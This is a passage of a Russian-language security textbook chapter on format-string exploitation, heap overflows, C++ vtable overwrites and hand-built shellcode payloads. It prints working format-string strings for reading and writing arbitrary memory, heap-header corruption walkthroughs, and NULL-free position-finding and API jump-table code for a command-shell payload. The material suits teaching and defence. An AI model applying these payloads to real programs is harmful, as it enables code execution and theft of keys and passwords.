
```
AAAAAAAA%08x%08x%08x%08x%08x
```

значения, которые будут выданы из стека, станут подобны представленным ниже.

```
AAAAAAAA0012ff80000000007ffdf000cccccccc
```

Строка `%08x` заставляет функцию выдавать двойное слово из стека.

Дамп стека выглядит следующим образом.

```
0012FE94  31 10 40 00  1.@.
0012FE98  40 FF 12 00  @ÿ..
0012FE9C  80 FF 12 00  .ÿ.. <- вывод данных 1
0012FEA0  00 00 00 00  .... <- вывод данных 2
0012FEA4  00 F0 FD 7F  .đý. <- вывод данных 3
0012FEA8  CC CC CC CC  ÌÌÌÌ <- и т.д.
0012FEAC  CC CC CC CC  ÌÌÌÌ
0012FEB0  CC CC CC CC  ÌÌÌÌ
...
0012FF24  CC CC CC CC  ÌÌÌÌ
0012FF28  CC CC CC CC  ÌÌÌÌ
0012FF2C  CC CC CC CC  ÌÌÌÌ
0012FF30  CC CC CC CC  ÌÌÌÌ
0012FF34  CC CC CC CC  ÌÌÌÌ
0012FF38  CC CC CC CC  ÌÌÌÌ
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- строка форматирования
0012FF44  41 41 41 41  AAAA <- которой мы управляем
0012FF48  25 30 38 78  %08x <-
```

```
0012FF4C  25 30 38 78  %08x <-
0012FF50  25 30 38 78  %08x <-
0012FF54  25 30 38 78  %08x <-
0012FF58  00 CC CC CC  .ÌÌÌ
0012FF5C  CC CC CC CC  ÌÌÌÌ
0012FF60  CC CC CC CC  ÌÌÌÌ
0012FF64  CC CC CC CC  ÌÌÌÌ
```

В предыдущем примере вместе с важными данными в стеке сохранено много "мусора". Как видим, каждая из строк `%08x`, которую мы разместили в строке форматирования, приводит к выводу следующего значения в стеке. Если мы добавим достаточное количество копий строк `%08x`, мы заставим указатель пройти весь стек, пока он не станет указывать на контролируемую нами область стека. Например, если предоставить намного более длинную строку форматирования

```
AAAAAAAA%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

то мы получим следующий результат

```
AAAAAAAA0012ff80038202107ffdf000
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccc0012ff800040d695
0012ff400210021003820 2107ffdf000ccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccc41414141414141478383025
```

В данном случае завершаем вывод строкой "`41414141`", а строка "`AAAA`" взята из нашей строки форматирования! Таким образом, мы заставили функцию `printf` пройти стек до области контролируемых пользователем данных.

```
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- указатель был
0012FF44  41 41 41 41  AAAA <- перемещен
0012FF48  25 30 38 78  %08x <- сюда
0012FF4C  25 30 38 78  %08x
0012FF50  25 30 38 78  %08x
0012FF54  25 30 38 78  %08x
```

Вывод данных из любой области памяти

Поскольку мы управляем строкой форматирования, а также значениями, которые используются в стеке, то мы можем заменить строку `%08x` на `%s`, т.е. значение в стеке будет использоваться как указатель строки. Поскольку мы управляем значением в стеке, мы можем установить любой подобный указатель и заставить вывести данные после области, на которую указывает указатель.

В качестве примера мы введем следующие данные в конце строки форматирования.

```
x%08x%08x_%s_
```

Кроме того, нам нужно заменить значение `0x41414141` на реальный указатель, иначе будет вызвано исключение SEGV. Допустим, мы хотим выполнить дамп данных, хранящихся по адресу `0x0x77F7F570` (возможно, нашей целью является получение работающего кода). Окончательная строка выглядит следующим образом.

```
AAAA\x70\xF5\xF7\x77%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x_%s_
```

Получаем следующий результат.

```
AAAAp╛≈w0012ff80000000007ffdf000
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
0012ff800040d6950012ff4000000000
000000007ffdf000ccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccc41414141_╠╞ï ╠╞ï ïD$◆╠┬◆_
```

По этому методу мы можем выполнить дамп больших фрагментов исследуемого двоичного файла и использовать полученные результаты для восстановления исходного кода и последующих атак. Безусловно, обработка строки завершится на первом символе NULL, найденном в памяти[9]. Это вызывает некоторые затруднения, но не является тупиковой проблемой. Есть еще одна подобная проблема — невозможность выполнения дампа памяти "нижних" адресов (т.е. адресов, в которых есть символ NULL). Например, в операционной системе Windows основная выполняемая программа загружается по адресу `0x00400000`. Приставка `0x00` всегда обязательна для адресов в этой области, что делает невозможным дамп памяти. Однако с помощью этого метода можно получить криптографические ключи, пароли, программный код в верхних адресах, *включая код большинства загруженных библиотек DLL*.

Спецификатор формата `%n`

Количество символов (байтов) в строке формата до спецификатора `%n` сохраняется в переменной (int), адрес которой указан как следующий аргумент. Спецификатор `%n` подсчитывает количество символов, которые предполагается вывести с помощью функции API. Лучше пояснить это на примере.

```
int my_int;
printf("AAAAA%n ", &my_int);
printf("got %d", my_int);
```

В результате исполнения этого кода выводится строка `AAAAA got 5`. Переменной присваивается значение 5, поскольку пять символов `A` были напечатаны к тому времени, как машина обнаружила спецификатор `%n`.

Внесем небольшие изменения в наши предыдущие примеры, и рассмотрим строку форматирования, подобную приведенной ниже.

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\
x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n
```

Обратите внимание, что в нашей строке форматирования есть жестко закодированное число (`x04\xF0\xFD\x7F`), что эквивалентно (согласно прямому порядку

---

[9] *Поскольку в данном случае мы работаем со строками на языке C, то в приведенных операциях символ NULL является символом окончания строки. — Прим. авт.*

байт) числу 0x7FFDF004. Обратите внимание также на спецификатор формата %n в конце нашей строки. Заполнитель %08x переводит указатель в стеке до позиции нашего закодированного числа (0x7FFDF004). Затем следует спецификатор формата %n, который заставляет сохранить в переменной (int_pointer) определенное количество байтов, введенных на данный момент. Указатель стека установлен на число, которое расценивается как адрес, где следует записать значение переменной (int_pointer), т.е. данные записываются по адресу 0x7FFDF004. Следовательно, мы полностью контролируем содержимое памяти по этому адресу.

После выполнения всех этих действий интересующая область памяти выглядит следующим образом.

```
7FFDF000  00 00 01 00 ....
7FFDF004  64 01 00 00 d... <- здесь мы записали число
7FFDF008  00 00 40 00 ..@.
```

Число 0x00000164 равнозначно 356, т.е. согласно информации машины, были записаны 356 байт. В следующем примере обратите внимание, что мы закодировали четыре адреса в строке, каждый со смещением в один байт. Если мы разместим четыре спецификатора формата %n в конце нашей строки форматирования, то сможем переписать каждый байт в интересующем адресе. Таким образом мы способны управлять точным положением в памяти численного вывода функции с помощью строки форматирования. Как видим, мы последовательно увеличиваем значение указателя на один байт.

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\
x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n%n%n%n
```

Интересующая область памяти теперь выглядит следующим образом.

```
7FFDF000  00 00 01 00 ....
7FFDF004  64 64 64 64 dddd <- мы записали 0x00000164 четыре раза
7FFDF008  01 00 00 00 ....
```

Правильное понимание вышеизложенных действий критически важно для проведения атак этого типа: текущее количество байтов, представленное в этом примере, равно 0x164. Нам удалось записать это число четыре раза подряд, каждый раз сдвигая указатель на один байт. В конечном итоге число 0x64646464 записывается по интересующему нас адресу.

Спецификатор формата %00u

В предыдущем примере мы использовали текущее значение записанных байтов. Если “пустить дело на самотек”, то существует вероятность того, что это значение не будет именно тем значением, которое мы хотим разместить в памяти. К счастью, мы можем довольно легко управлять значением этого числа. После использования рассмотренного выше метода значение имеет только самый младший байт, т.е. нам нужно заменить значения адресов памяти, в которых записан самый младший байт, специально подготовленными значениями.

В нашей новой строке форматирования между каждым адресом содержится заполнитель 0x41414141.

```
AAAA\x04\xF0\xFD\x7F\x41\x41\x41\x41\x05\xF0\xFD\x7F\x41\x41\x41\x
\41x\x06\xF0\xFD\x7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%08x
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

```
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
%08x%08x%08x%16u%n
```

Мы также добавили новый спецификатор форматирования `%16u`. Это новый спецификатор влияет на значение текущего количества выведенных байтов. В данном случае к этому значению добавляется 16. Таким образом, используя формат `%XXu`, мы можем управлять значением числа, которое размещается в нужной области памяти. Отлично!

Результат использования `%20u%n` выглядит следующим образом.

```
7FFDF000  00 00 01 00  ....
7FFDF004  7C 01 00 00  |... 17c = 380
7FFDF008  00 00 40 00  ..@.
```

Результат использования `%40u%n` представлен ниже.

```
7FFDF000  00 00 01 00  ....
7FFDF004  90 01 00 00  .... 190 = 400
7FFDF008  00 00 40 00  ..@.
```

Как видим, теперь хакер может контролировать точное значение числа, размещаемого в области памяти, т.е. этот метод позволяет управлять каждым байтом в интересующей области памяти.

Рассмотрим следующую строку форматирования.

```
AAAA\x04\xF0\xFD\x7F\x42\x42\x42\x42\x05\xF0\xFD\x7F\x41\x41\x41\
x41\x06\xF0\xFD\x7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
%08x%08x%08x%08x%08x%152u%n%64u%n%191u%n%256u%n
```

Обратите внимание на значения, взятые для нашего шаблона `%XXu`. Эта строка форматирования позволяет получить полное управление над интересующими областями памяти.

```
7FFDF000 00 00 01 00 ....
7FFDF004 00 40 FF FF .@ÿÿ <- мы записали 0xFFFF4000
7FFDF008 03 00 00 00 ....
```

Продемонстрированное нами точное управление значениями данных в памяти, позволяет переустановить указатели в куче или в стеке. Для систем Windows стек хранится в "нижней" области памяти, где невозможно закодировать данные без символа NULL. Это, безусловно, ослабляет непосредственную атаку, делая программу атаки более сложной.

Выявление проблемы в коде

Выявление мест в программе, в которых возможно проведение атак этого вида, считается только половиной успеха. Одним из важных действий является проверка изменений в стеке после вызова. Если исправления в стеке (stack correction) добавляются в ESP после подозрительного вызова, значит, у нас есть интересный материал для работы.

Нормальное использование функции `printf()`

```
printf("%s", t);

00401032   call           printf (00401060)
00401037   add            esp,8
```

Некорректное использование функции `printf()`

```
printf(t);
```

```
0040102D   call           printf (00401060)
00401032   add            esp,4
```

Обратите внимание, что изменение указателя в стеке после некорректного вызова функции `printf()` составляет только 4 байта. Это подскажет хакеру, что он нашел уязвимое место с возможностью использования при атаке строки форматирования.

Шаблон атаки: переполнение буфера с помощью строки форматирования в функции `syslog()`

При использовании функции `syslog` очень часто допускаются ошибки и предоставленные пользователем данные передаются как строка форматирования. Это достаточно распространенная проблема, из-за которой были обнаружены многие уязвимые места и созданы многие программы атаки.

`syslog()`

В почтовом сервере eXtremail используется функция `flog()`, которая передает предоставленные пользователем данные как строку форматирования вызову функции `fprintf`. Этой ошибкой можно воспользоваться при создании программы атаки.

Переполнение буфера в куче

Как известно, куча (heap) состоит из больших блоков выделенной памяти. В каждом блоке есть небольшой заголовок, в котором указывается размер блока и другая служебная информация. Если происходит переполнение буфера в куче, то при атаке перезаписывается следующий по порядку блок кучи, включая и заголовок. Если есть возможность перезаписать в памяти заголовок следующего блока, то в память можно записать и подготовленные данные. При применении разных (но похожих) программ атаки на переполнение буфера в куче на конкретное приложение мы часто получаем уникальные результаты, что усложняет проведение атак этого типа. В зависимости от программного кода, будут меняться точки, в которых возможно искажение данных в памяти. Это не так плохо, это лишь означает, что создаваемая программа атаки должна быть уникальной и подготовленной для взлома конкретной цели.

Хотя об атаках на переполнение буфера в куче известно уже достаточно давно, метод их проведения оставался довольно непонятным. В отличие от ошибок переполнения буфера в стеке (которые уже практически полностью устранены в программах), уязвимые места для атак на переполнение буфера в куче остаются широко распространенными.

Как правило, данные кучи размещаются в памяти последовательно. Направление роста буфера показано на рис. 7.14.




Рис. 7.14. Направление роста буферов в куче на стандартной платформе

В каждой операционной системе и компиляторе используются различные методы управления кучей. И даже каждое отдельное приложение на одной платформе может использовать различные методы для управления кучей. При создании программы лучше всего восстанавливать исходный код из кучи на конкретной системе, не забывая о том, что в каждом из атакуемых приложений используются немного различные методы работы с кучей.

На рис. 7.15 показано, как в системе Windows 2000 организована информация в заголовке кучи.




Рис. 7.15. В системах Windows 2000 по этому шаблону создаются заголовки кучи

Рассмотрим следующий фрагмент кода.

```
char *c = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);
char *d = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 32);
char *e = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);

strcpy(c, "Hello!");
strcpy(d, "Big!");
strcpy(e, "World!");

HeapFree( GetProcessHeap(), 0, e);
```

и кучу

```
...
00142ADC  00 00 00 00 ....
00142AE0  07 00 05 00 ....
00142AE4  00 07 18 00 ....
00142AE8  42 69 67 21 Big! <- мы управляем этим буфером
00142AEC  00 00 00 00 .... <-
00142AF0  00 00 00 00 .... <- ...
00142AF4  00 00 00 00 ....
...
```

```
00142B10 00 00 00 00 .... <- это считывается в EAX
00142B14 00 00 00 00 .... <- это считывается в ECX
00142B18 05 00 07 00 .... <- здесь может быть искажение
00142B1C 00 07 1E 00 .... <- здесь может быть искажение
00142B20 57 6F 72 6C Worl
00142B24 64 21 00 00 d!..
```

С помощью этого немного загадочного дампа памяти мы попытались показать, что управляем буфером непосредственно выше заголовка кучи для третьего буфера (того, который содержит слово "World!").

Искажая данные в полях заголовка, хакер может заставить программу управления кучей после вызова функции `HeapFree` прочесть данные из других областей памяти. Уязвимый код из библиотеки `ntdll` приведен ниже.

```
001B:77F5D830   LEAVE
001B:77F5D831   RET      0004
001B:77F5D834   LEA      EAX,[ESI-18]
001B:77F5D837   MOV      [EBP-7C],EAX
001B:77F5D83A   MOV      [EBP-80],EAX
001B:77F5D83D   MOV      ECX,[EAX]        <- загружает наши данные
001B:77F5D83F   MOV      [EBP-0084],ECX
001B:77F5D845   MOV      EAX,[EAX+04]     <- загружает наши данные
001B:77F5D848   MOV      [EBP-0088],EAX
001B:77F5D84E   MOV      [EAX],ECX        <- загружает наши данные
001B:77F5D850   MOV      [ECX+04],EAX
001B:77F5D853   CMP      BYTE PTR [EBP-1D],00
001B:77F5D857   JNZ      77F5D886
```

Функция `malloc` и куча

Для функции `malloc` используется немного другой формат заголовка, но метод остается прежним. Две записи сохраняются одна возле другой в памяти и одна из них способна затереть вторую. Рассмотрим следующий программный код.

```
int main(int argc, char* argv[])
{
    char *c = (char *)malloc(10);
    char *d = (char *)malloc(32);

    strcpy(c, "Hello!");
    strcpy(d, "World!");

    free(d);

    return 0;
}
```

После выполнения двух функций `strcpy`, куча выглядит следующим образом.

```
00320FF0  0A 00 00 00  ....
00320FF4  01 00 00 00  ....
00320FF8  34 00 00 00  4...
00320FFC  FD FD FD FD  ýýýý
00321000  48 65 6C 6C  Hell
00321004  6F 21 00 CD  o!.Í
00321008  CD CD FD FD  ÍÍýý
0032100C  FD FD AD BA  ýý-°
00321010  AB AB AB AB  «««««
00321014  AB AB AB AB  «««««
00321018  00 00 00 00  ....
0032101C  00 00 00 00  ....
00321020  0D 00 09 00  .. .
00321024  00 07 18 00  ....
```

```
00321028  E0 0F 32 00  à.2. <- это значение используется как адрес
0032102C  00 00 00 00  ....
00321030  00 00 00 00  ....
00321034  00 00 00 00  ....
00321038  20 00 00 00  ... <- размер
0032103C  01 00 00 00  ....
00321040  35 00 00 00  5...
00321044  FD FD FD FD  ýýýý
00321048  57 6F 72 6C  Worl
0032104C  64 21 00 CD  d!.Í
00321050  CD CD CD CD  ÍÍÍÍ
00321054  CD CD CD CD  ÍÍÍÍ
00321058  CD CD CD CD  ÍÍÍÍ
0032105C  CD CD CD CD  ÍÍÍÍ
00321060  CD CD CD CD  ÍÍÍÍ
00321064  CD CD CD CD  ÍÍÍÍ
00321068  FD FD FD FD  ýýýý
0032106C  0D F0 AD BA  .đ-°
00321070  0D F0 AD BA  .đ-°
00321074  0D F0 AD BA  .đ-°
00321078  AB AB AB AB  «««««
0032107C  AB AB AB AB  «««««
```

Итак, мы видим буферы в куче. Также учтите заголовки, в которых задается размер блоков кучи. Нам требуется затереть адрес, поскольку он позднее будет использован в операции вызова функции `free()`.

```
00401E6C   mov       eax,dword ptr [pHead]
00401E6F   mov       ecx,dword ptr [eax] <- в ecx хранится наше значение
00401E71   mov       edx,dword ptr [pHead]
00401E74   mov       eax,dword ptr [edx+4]
00401E77   mov       dword ptr [ecx+4],eax <- перезапись памяти
```


Поскольку значения, которыми мы управляем в заголовке, используются в операции с функцией `free()`, мы можем переписать любую область памяти. При этой перезаписи используются данные, сохраненные в регистре eax. Мы контролируем это значение, поскольку оно также берется из заголовка кучи. Другими словами, мы полностью контролируем перезапись одного значения `4 DWORD` в любой области памяти.

Переполнения буфера и программы на C++

Для управления классами в языке C++ используются специальные структуры, которые могут служить для внедрения кода в систему. Хотя в классе C++ может быть перезаписано любое значение (что считается уязвимым местом), но чаще используется таблица указателей на функции `vtable`.

Таблицы `vtable`

В таблицах `vtable` хранятся указатели функций для класса. В каждом классе есть свои собственные функции (функции экземпляра) и они могут изменяться в зависимости от наследования. Это свойство называется полиморфизмом. Для хакера важно только то, что во `vtable` хранятся указатели функций. Если хакер сможет переписать эти указатели, он получит контроль над системой. На рис. 7.16 продемонстрировано переполнение буфера в объекте класса. Переменные экземпляра наследуются из таблицы `vtable` в родительском классе, поэтому для атаки на пере-



полнение буфера хакер должен попытаться воспользоваться чем-то другим. Хакер может создать деструктор, указывающий обратно на переменные экземпляра, которые он контролирует, — удачное место для хранения вредоносных команд.

Рис. 7.16. Таблицы указателей на функции `vtable` широко применяются в атаках на переполнение буфера

Вредоносные данные

Обычно размер вредоносных данных, предназначенных для проведения атаки на переполнение буфера, довольно ограничен. В зависимости от вида программы атаки, размер вредоносных данных может быть сильно ограничен. К счастью, код для командного интерпретатора может быть весьма небольшим по размеру. Большинство современных программистов пользуются высокоуровневыми языками программирования и поэтому зачастую не знают, как выглядит их программа на машинном коде. Однако большинство хакеров применяют средства "ручной сборки" для создания кода командного интерпретатора. Для пояснения базовых принципов мы воспользуемся машинным кодом для процессоров Intel семейства x86.

Хотя программный код на языке высокого уровня должен быть скомпилирован (как правило, в ущерб эффективности) в машинный код, хакер способен создать вручную намного более сжатый и эффективный код. При этом у хакера появляется несколько преимуществ, первое из которых касается размера программного кода. Используя написанные вручную команды, хакер может создавать очень "компактные" программы. Во-вторых, если есть ограничение относительно количества доступных для использования при атаке байтов (например, при наличии установленных фильтров), то подобный код позволяет обойти это ограничение. При использовании стандартного компилятора достичь этого не удастся.

В этом разделе мы рассмотрим примеры полезной нагрузки (точнее, вредоносных данных). Эту нагрузку можно мысленно разделить на нескольких частей, которые используются для описания концепций проведения атак. При этом мы предполагаем, что выбранный вектор вторжения позволяет хакеру добиться успеха и что указатель центрального процессора в режиме исполнения установлен на начало полезной нагрузки. Другими словами, мы начинаем с момента активизации полезной нагрузки и исполнения внедренного программного кода.

На рис. 7.17 изображена структура стандартной полезной нагрузки. Прежде всего, нам нужно "сориентироваться на местности". Хакер создает небольшой фрагмент кода, который позволяет определить значение указателя команд. Другими словами, этот код позволяет выяснить, *где* в памяти размещается полезная нагрузка. Теперь

нужно создать динамическую таблицу переходов (dynamic jump table) для всех внешних функций, которые мы планируем использовать в программе атаки (разумеется, мы не хотим вручную программировать вызов сокета, когда мы просто можем использовать интерфейс сокета, который экспортируется из системной библиотеки DLL). Таблица переходов позволяет нам использовать любую функцию из любой системной библиотеки. Мы также оставили место для размещения "другого кода", содержимое которого предоставляем придумать нашим читателям. В этой части содержится программа атаки, которую хочет запустить хакер. И в самом конце содержится раздел данных, в котором могут быть записаны строки данных и другая информация.




Рис. 7.17. Структура стандартных вредоносных данных, предназначенных для проведения атак на переполнение буфера

Сведения о размещении в памяти

Прежде всего, для использования полезной нагрузки следует выяснить, где она размещается в памяти (провести "рекогносцировку"). Без этой информации мы не можем найти раздел с данными или таблицу переходов. Не забывайте, что наша полезная нагрузка загружается как один большой блок данных. Указатель команд в данный момент установлен на начало этого блока. Если мы можем узнать значение этого указателя, то с помощью несложных арифметических операций мы выясним положение в памяти других частей нашей полезной нагрузки. Для определения текущего положения в памяти можно воспользоваться следующими командами.

```
        call       RELOC
RELOC:  pop        edi // Положение в памяти(текущее значение eip)
```

Команда `call` заставляет записать значение EIP в стек. Мы немедленно извлекаем это значение из стека и размещаем его в EDI . При ассемблировании кода эта команда преобразуется в следующий набор байтов.

```
E8 00 00 00 00 5F
```

В этой строке содержатся четыре нулевых байта. Главным препятствием при проведении атак на переполнение буфера являются нулевые байты, поскольку наличие байта NULL (как мы рассказывали выше) в большинстве случаев будет означать завершение операции по работе со строкой. Таким образом, в разделе "Определение положения в памяти" не должно содержаться никаких символов NULL.

Возможно, стоит попробовать использовать следующий код.

```
START:
        jmp         RELOC3

RELOC2:
        pop         edi
        jmp         AFTER_RELOC
```

```
RELOC3:
        call        RELOC2

AFTER_RELOC:
```

Для этого кода могут потребоваться некоторые пояснения. Читатели могли заметить, что дело тут в одном лишнем бите. Сначала осуществляется переход к RELOC3, а затем назад к RELOC2. Мы хотим, чтобы вызов перешел к области памяти до оператора вызова (call). Эта хитрость приведет к отрицательному значению смещения для байтов нашего кода, что устранит символы NULL. Мы добавляем дополнительные переходы, чтобы обойти эти хитрости. После занесения значения указателя команд в регистр EDI, мы "перепрыгиваем" в оставшуюся часть кода (AFTER_RELOC).

В результате компиляции этого хитрого кода мы получили следующий набор байтов.

```
EB 03 5F EB 05 E8 F8 FF FF FF
```

Совсем неплохо. Правда, появилось четыре дополнительных байта по сравнению с первой версией, но действенность намного повысилась, поскольку мы удалили символы NULL.

Размер полезной нагрузки

Размер полезной нагрузки является очень важным фактором. Например, если нужно "протиснуться в узкий проход", который ограничен правилами протокола и вершиной стека, то в распоряжении хакера остается только 200 байт. Не так уж много места для размещения нагрузки. На счету каждый байт.

Согласно описанной выше схеме, полезная нагрузка включает динамическую таблицу переходов и большой блок кода, предназначенный для упорядочивания работы с этой таблицей. Обратите внимание, что при недостатке места мы можем сжать таблицу переходов и код для этой таблицы, просто жестко закодировав адреса всех вызовов функций, которые мы планируем использовать.

Использование жестко закодированных вызовов функций

Использование в коде любых динамических данных приводит к увеличению его размера. Чем больше значений жестко закодировано, тем меньше программный код. Функции по сути являются внешними областями памяти. Поэтому вызов функции означает переход к их адресу — легко и просто. Если заранее знать адрес используемой функции, то нет необходимости добавлять код для ее поиска.

Хотя жесткое кодирование предоставляет преимущество уменьшения размера полезной нагрузки, но необходимо учесть и следующий недостаток — наша полезная нагрузка может оказаться бесполезной, если искомая функция будет перемещена. Даже для одинакового программного обеспечения на двух различных компьютерах могут использоваться различные адреса вызова функций. Это очень серьезная проблема, из-за которой жестко закодированные адреса редко приносят успех. Лучше всего избежать жесткого кодирования, кроме тех случаев, когда без сокращения кода обойтись невозможно.

Использование динамических таблиц переходов

В большинстве случаев состояние атакуемой системы предсказать очень сложно. Это считается серьезным препятствием для жесткого кодирования адресов. Однако есть несколько интересных методов "изучения" того, где могут находиться функции. Созданы таблицы соответствий (lookup table), в которых содержатся каталоги функций. Определив такую таблицу, можно найти функцию. Если в полезной нагрузке требуется использовать несколько функций (что чаще всего и наблюдается), все адреса этих функций можно будет найти "одним махом" и разместить результаты в таблицу переходов. В дальнейшем для вызова функции вполне реально просто использовать ссылку на создаваемую таблицу переходов.

Удобным способом создания таблицы переходов является загрузка базового адреса таблицы переходов в регистр центрального процессора. В центральном процессоре обычно есть несколько регистров, которые можно безопасно использовать во время выполнения других задач. Удобным для этой цели является регистр EBP — регистр указателя базы кадра, обычно используемый для хранения адреса стекового фрейма (EBP содержит адрес, начиная с которого в стек вносится информация или копируется из него). Однако вызовы функций могут быть закодированы как смещения относительно указателя базы[10].

```
#define GET_PROC_ADDRESS     [ebp]
#define LOAD_LIBRARY         [ebp + 4]
#define GLOBAL_ALLOC         [ebp + 8]
#define WRITE_FILE           [ebp + 12]
#define SLEEP                [ebp + 16]
#define READ_FILE            [ebp + 20]
#define PEEK_NAMED_PIPE      [ebp + 24]
#define CREATE_PROC          [ebp + 28]
#define GET_START_INFO       [ebp + 32]
```

С помощью этих удобных операторов вполне реально ссылаться на функции в таблице переходов. Например, используем следующий простой код для вызова внешней функции `GlobalAlloc()`.

```
call GLOBAL_ALLOC
```

В действительности это означает, что

```
call [ebp+8]
```

Регистр ebp указывает на начало нашей таблицы переходов и каждая запись в этой таблице является указателем (размером 4 байт). Таким образом, строка `[ebp+8]` указывает на третий указатель в нашей таблице.

Инициализация таблицы переходов с помощью относительных значений может оказаться проблематичной. Существует множество способов для определения адреса функции в памяти. В некоторых случаях поиск может быть выполнен по имени функции. Код для управления таблицей переходов может осуществлять повторяющиеся вызовы функций `LoadLibary()` и `GetProcAddress()` для загрузки указателей функций. Безусловно, при таком методе требуется добавление имен функций

---

[10] *Более подробную информацию о том, как и зачем создается этот код, можно получить в книге Building Secure Software, по адресу* `http://www.rootkit.com`. *Там доступны все фрагменты программного кода из этого раздела, а также наборы средств для создания атак на переполнение буфера. — Прим. авт.*

в полезную нагрузку (вот здесь и пригодится раздел “Данные”). В нашем примере код по управлению таблицей переходов способен выполнять поиск функций по имени. При этом раздел данных должен иметь следующий формат.

```
0xFFFFFFFF
DLL NAME 0x00 Function Name 0x00 Function Name 0x00 0x00
DLL NAME 0x00 Function Name 0x00 0x00
0x00
```

Наиболее важным моментом в этом примере является наличие байтов NULL (`0x00`). Два символа NULL завершают цикл загрузки библиотеки DLL, а три символа NULL завершают весь процесс загрузки. Например, чтобы заполнить таблицу переходов, воспользуемся следующим блоком данных.

```
char data[] =  "kernel32.dll\0" \
               "GlobalAlloc\0WriteFile\0Sleep\0ReadFile\0PeekNamedPipe\0" \
               "CreateProcessA\0GetStartupInfoA\0CreatePipe\0\0";
```

Также обратите внимание, что мы разместили четырехбайтовую последовательность символов `0xFF` перед форматом раздела данных. Здесь в качестве подсказки можно использовать любое значение. Ниже мы покажем, как находить раздел данных в полезной нагрузке.

Определение раздела данных

Чтобы определить месторасположение раздела данных, достаточно просто выполнить поиск (вперед с текущей позиции) значения-подсказки. Мы уже узнали текущее значение на первом этапе “рекогносцировки”. Реализовать поиск достаточно просто.

```
GET_DATA_SECTION:
        inc         edi              // наша точка рекогносцировки
        cmp         dword ptr [edi], -1
        jne         GET_DATA_SECTION
        add         edi, 4      // мы сделали это, получив подсказку
```

Не забывайте, что в регистре EDI содержится значение указателя на текущую позицию в памяти. Мы увеличиваем это значение, пока не находим –1 (`0xFFFFFFFF`). Увеличиваем значение указателя еще на 4 байт и регистр EDI не будет указывать на начало раздела данных.

При использовании строк возникает проблема большого размера данных, который требуется для сохранения строк в полезной нагрузке. Кроме того, возникает необходимость использования строк, завершающихся символом NULL. В большинстве случаев символ NULL не годится для использования в векторе вторжения, т.е. эти символы полностью исключаются при атаке. Безусловно, мы можем воспользоваться операцией XOR для защиты части строки нашей полезной нагрузки. Это не так сложно, но возникают издержки относительно создания процедур кодирования/декодирования XOR.

Защита с помощью XOR

